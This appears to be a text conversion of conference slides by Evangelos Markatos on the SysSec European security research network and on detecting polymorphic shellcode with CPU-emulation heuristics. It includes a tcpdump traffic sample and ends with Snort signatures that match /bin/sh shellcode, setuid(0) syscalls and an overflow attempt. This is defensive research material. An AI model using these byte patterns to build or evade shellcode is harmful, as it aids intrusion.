
# 1<sup>st</sup> SysSec Workshop

---

- By the numbers:
  - 23 **position** papers
    - i.e. where is the security research going?
  - 6 (longer) **Student/Research** papers
  - 95 authors
  - 36 organizations
  - One session on INCO strategy
    - In trustworthy ICT
    - Organized by the BIC project




# 1<sup>st</sup> SysSec Workshop – Who?





# 1<sup>st</sup> SysSec Workshop – International?







# Research Roadmap



# How to collaborate with SysSec?

- Join our constituency (mailing list):
  - <http://www.syssec-project.eu>
- Contribute to the **research roadmap**
  - Read it at <http://t.co/ZbiM0cpl>
  - Provide **feedback** on emerging threats
- Contribute to our systems security **University curriculum**
  - Contribute **homeworks/exams, lab exercises**
  - **Teach** some of the courses at your University
- Send your students to the partners
  - with SysSec **Scholarships**
- Send your graduates to the SysSec partners
  - With SysSec **Marie Curie Fellowships**
- Participate in the SysSec Summer School
  - Sept 2011 Amsterdam

# Summary

---

- Hackers are getting more **sophisticated**
- The **impact** of cyberattacks is getting higher
- We need to collaborate to manage emerging threats on the future Internet
  - **SysSec** started on Sept 1<sup>st</sup> 2010.
  - Help us define future security threats
  - Help us teach our students system security
  - **Join us** to break the vicious cycle of cyberattacks.





# SysSec: A European Network of Excellence in Managing Threats and Vulnerabilities in the Future Internet

<http://www.syssec-project.eu>  
<http://twitter.com/syssecproject>



**Evangelos Markatos**  
**FORTH-ICS**




# Real-world Polymorphic Attack Detection

Michalis\_Polychronakis, Evangelos Markatos

*Distributed Computing Systems Lab*

*FORTH-ICS, Crete Greece*




**fallback slides**



# Attack Trace Repository

- <http://lobster.ics.forth.gr/traces/>
  - Public access
- Full payload traces of some of the captured attacks
- Tricky anonymization
  - Application-level protocols need to be carefully anonymized
  - Sensitive information in the *encrypted* payload!



# Ongoing/Future Work

---

- New detection heuristics
  - Plain/metamorphic shellcode (no self-modifications)
  - Host-dependent shellcode
  - Client-side attacks
  - Other languages (e.g., Javascript)
- Improved CPU emulator
  - Faster
  - Complete instruction set
- Analyze captured attacks
  - and the related malware binaries


# Detection Heuristic

## 1 GetPC code


- The decryptor must find the absolute address of the encrypted payload for accessing it (not known in advance)
- call, fstenv/fnstenv, fsave/fnsave

## 2 Self-references

- The decryptor reads from several *distinct* memory locations in its own body



# Polymorphic Shellcode Engines



- Off-the-shelf polymorphic shellcode engines
- Original shellcode is 128 bytes, 1000 mutations with each engine
- ***In all cases the shellcode is decrypted correctly***

# Passive Network Monitoring

- Examine the network traffic as it passes by...
  - Packet capture (tcpdump), NetFlow, ...
- **Non-intrusive:** invisible on the network
  - vs. active monitoring (e.g., ping)
- Many applications
  - Performance Measurements
  - Intrusion detection
  - Traffic characterization
  - Network trouble-shooting
  - Network planning

```

15:07:16.609603 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 122
15:07:16.821924 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 325
15:07:16.821980 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 325
15:07:16.822297 IP 139.91.70.148.8008 > 239.255.255.250.1900: UDP, length 101
15:07:16.822370 IP 139.91.70.26.8008 > 239.255.255.250.1900: UDP, length 101
15:07:16.825070 IP 139.91.70.254 > 224.0.0.13: PIMv2, Assert, length: 28
15:07:16.826708 IP 139.91.70.253 > 224.0.0.13: PIMv2, Assert, length: 28
15:07:16.869700 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149i
rtr 0.0 hello 10 data 2
15:07:16.929894 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 325
15:07:17.040099 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 361
15:07:17.119970 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state:
tandby group=70 addr=139.91.70.80
15:07:17.149897 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 361
15:07:17.259974 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 429
15:07:17.284411 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:17.369924 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 429
15:07:17.696390 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149i
rtr 0.0 hello 10 data 2
15:07:18.764737 IP 139.91.70.253 > 224.0.0.13: PIMv2, Assert, length: 28
15:07:18.963784 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state:
ctive group=70 addr=139.91.70.80
15:07:18.988021 IP 139.91.70.254 > 224.0.0.10: EIGRP Hello, length: 40
15:07:18.999754 IP 139.91.70.253 > 224.0.0.10: EIGRP Hello, length: 40
15:07:19.291410 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:19.351836 00:d0:d3:36:6f:54 > 01:00:0c:dd:dd:sap aa ui/C
15:07:19.923630 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149i
rtr 0.0 hello 10 data 2
15:07:20.004023 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state:
tandby group=70 addr=139.91.70.80
15:07:20.821598 IP 139.91.70.148.8008 > 239.255.255.250.1900: UDP, length 101
15:07:21.292518 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:21.609511 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 153
15:07:21.883722 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state:
ctive group=70 addr=139.91.70.80
15:07:22.129438 IP 139.91.70.46.41988 > 139.91.70.255.111: UDP, length 112
15:07:22.864093 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state:
tandby group=70 addr=139.91.70.80
15:07:23.293656 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:23.440208 IP 139.91.70.254 > 224.0.0.10: EIGRP Hello, length: 40
15:07:23.671846 IP 139.91.70.253 > 224.0.0.10: EIGRP Hello, length: 40
15:07:24.009474 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 117
15:07:24.594258 arp who-has 139.91.70.181 tell 139.91.70.254
15:07:24.755842 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state:
ctive group=70 addr=139.91.70.80
15:07:25.294625 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:25.609338 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 138
15:07:25.864144 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state:
tandby group=70 addr=139.91.70.80
15:07:26.139315 IP 139.91.70.46.41988 > 139.91.70.255.111: UDP, length 112
15:07:26.869271 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149i
rtr 0.0 hello 10 data 2
15:07:27.295746 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:27.695642 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149i
rtr 0.0 hello 10 data 2
15:07:27.743866 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state:
ctive group=70 addr=139.91.70.80
15:07:28.067904 IP 139.91.70.253 > 224.0.0.10: EIGRP Hello, length: 40
15:07:28.264320 IP 139.91.70.254 > 224.0.0.10: EIGRP Hello, length: 40

```

# Example Snort Signatures

---

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any  
(msg:"SHELLCODE Linux shellcode"; content:"|90 90 90 E8 C0 FF FF FF|/bin/  
sh"; classtype:shellcode-detect; sid:652; rev:9;)
```

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any  
(msg:"SHELLCODE x86 setuid 0"; content:"|B0 17 CD 80|"; classtype:system-  
call-detect; sid:650; rev:8;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 10202:10203 (msg:"CA license  
GCR overflow attempt"; flow:to_server,established; content:"GCR NETWORK<";  
depth:12; offset:3; nocase; pcre:"/^\\S{65}|\\S+\\s+\\S{65}|\\S+\\s+\\S+\\s+\\S{65}/Ri";  
sid:3520;)
```